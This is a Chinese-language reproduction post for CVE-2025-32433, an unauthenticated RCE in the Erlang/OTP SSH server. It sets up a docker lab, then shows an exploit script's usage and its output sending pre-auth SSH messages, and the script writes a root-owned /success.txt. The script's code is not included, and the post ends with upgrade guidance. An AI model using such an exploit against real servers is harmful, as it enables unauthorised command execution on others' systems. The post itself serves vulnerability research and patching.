Erlang/OTP SSH 远程代码执行漏洞（CVE-2025-32433）POC及一键部署环境

漏洞介绍

Erlang/OTP 是 Erlang 编程语言的一组库。在 OTP-27.3.3、OTP-26.2.5.11 和 OTP-25.3.2.20 之前的版本中，SSH 服务器可能允许攻击者执行未经认证的远程代码执行（RCE）。通过利用 SSH 协议消息处理中的一个漏洞，恶意行为者可以在无需有效凭据的情况下获取对受影响系统的未授权访问权限，并执行任意命令。此问题已在 OTP-27.3.3、OTP-26.2.5.11 和 OTP-25.3.2.20 中修复。临时的缓解措施包括禁用 SSH 服务器或通过防火墙规则阻止访问。

漏洞条件

- OTP-27.x.x < OTP-27.3.3
- OTP-26.x.x.x < OTP-26.2.5.11
- OTP-25.x.x.x < OTP-25.3.2.20


环境部署

> 具体POC及一键部署环境见星球内文件

执行一条命令即可部署环境

```
docker-compose up -d
```


执行ssh连接命令成功证明环境部署成功



```
[redacted] % ssh root@10.211.55.2 -p 2222
The authenticity of host '[10.211.55.2]:2222 ([10.211.55.2]:2222)' can't be established.
RSA key fingerprint is SHA256:45j25jjxLmTkMul5UOCQ+itT/u6NXKwLFjX/wLD9Qb8.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [127.0.0.1]:2222
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```


漏洞复现

利用如下python脚本，-t是目标主机地址，-p是目标端口。




```
[redacted] python CVE-2025-32433.py -h
usage: CVE-2025-32433.py [-h] [-t HOST] [-p PORT]

Exploit for Erlang/OTP SSH RCE(CVE-2025-32433)

options:
  -h, --help            show this help message and exit
  -t HOST, --host HOST  Target IP address
  -p PORT, --port PORT  Target port
```

使用命令`python CVE-2025-32433.py -t 127.0.0.1 -p 2222`



```
(CommonPython) [redacted] python CVE-2025-32433.py -t 127.0.0.1 -p 2222
[*] Connecting to SSH server at 127.0.0.1:2222...
[+] Received banner: SSH-2.0-Erlang/5.1.4.7
[*] Sending SSH_MSG_KEXINIT...
[*] Sending SSH_MSG_CHANNEL_OPEN...
[*] Sending SSH_MSG_CHANNEL_REQUEST (pre-auth)...
[✓] Exploit sent! If the server is vulnerable, it should have written to /success.txt.
[+] Received response: 000003d40814043d33448fc3b84d0cfe21503452decd0000011e637572766532353531392d7368613235362c637572766532353531392d736861323536406c69627373682
e6f72672c63757276653434382d7368613531322c656364682d736861322d6e697374703532312c656364682d736861322d6e697374703338342c656364682d736861322d6e697374703235362c64696
66669652d68656c6c6d616e2d67726f75702d65786368616e67652d7368613235362c6469666669652d68656c6c6d616e2d67726f757031362d7368613531322c6469666669652d68656c6c6d616e2d6
7726f757031382d7368613531322c6469666669652d68656c6c6d616e2d67726f757031342d7368613235362c6578742d696e666f2d732c6b65782d7374726963742d732d763030406f70656e7373682
e636f6d000000197273612d736861322d3531322c7273612d736861322d323536000000966165733235362d67636d406f70656e7373682e636f6d2c6165733235362d6374722c6165733139322d63747
22c6165733132382d67636d406f70656e7373682e636f6d2c6165733132382d6374722c63686163686132302d706f6c7931333035406f70656e7373682e636f6d2c6165733235362d6362632c6165733
139322d6362632c6165733132382d6362632c336465732d636263000000966165733235362d67636d406f70656e7373682e636f6d2c6165733235362d6374722c6165733139322d6374722c616573313
2382d67636d406f70656e7373682e636f6d2c6165733132382d6374722c63686163686132302d706f6c7931333035406f70656e7373682e636f6d2c6165733235362d6362632c6165733139322d63626
32c6165733132382d6362632c336465732d6362630000007b686d61632d736861322d3531322d65746d406f70656e7373682e636f6d2c686d61632d736861322d3235362d65746d406f70656e7373682
e636f6d2c686d61632d736861322d3531322c686d61632d736861322d3235362c686d61632d736861312d65746d406f70656e7373682e636f6d2c686d61632d736861310000007b686d61632d7368613
22d3531322d65746d406f70656e7373682e636f6d2c686d61632d736861322d3235362d65746d406f70656e7373682e636f6d2c686d61632d736861322d3531322c686d61632d736861322d3235362c6
86d61632d736861312d65746d406f70656e7373682e636f6d2c686d61632d736861310000001a6e6f6e652c7a6c6962406f70656e7373682e636f6d2c7a6c69620000001a6e6f6e652c7a6c6962406f7
0656e7373682e636f6d2c7a6c696200000000000000000000000000e8dd6486e1689a0f
```

成功在根目录创建了success.txt文件



```
root@1d5db510813e:~# ls /
bin  boot  build  dev  etc  home  lib  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@1d5db510813e:~# ls /
bin  boot  build  dev  etc  home  lib  media  mnt  opt  proc  root  run  sbin  srv  success.txt  sys  tmp  usr  var
root@1d5db510813e:~# cat /success.txt
pwnedroot@1d5db510813e:~#
```

漏洞修复

- OTP-27.x.x 升级到 OTP-27.3.3及以上版本
- OTP-26.x.x.x 升级到 OTP-26.2.5.11及以上版本
- OTP-25.x.x.x 升级到 OTP-25.3.2.20及以上版本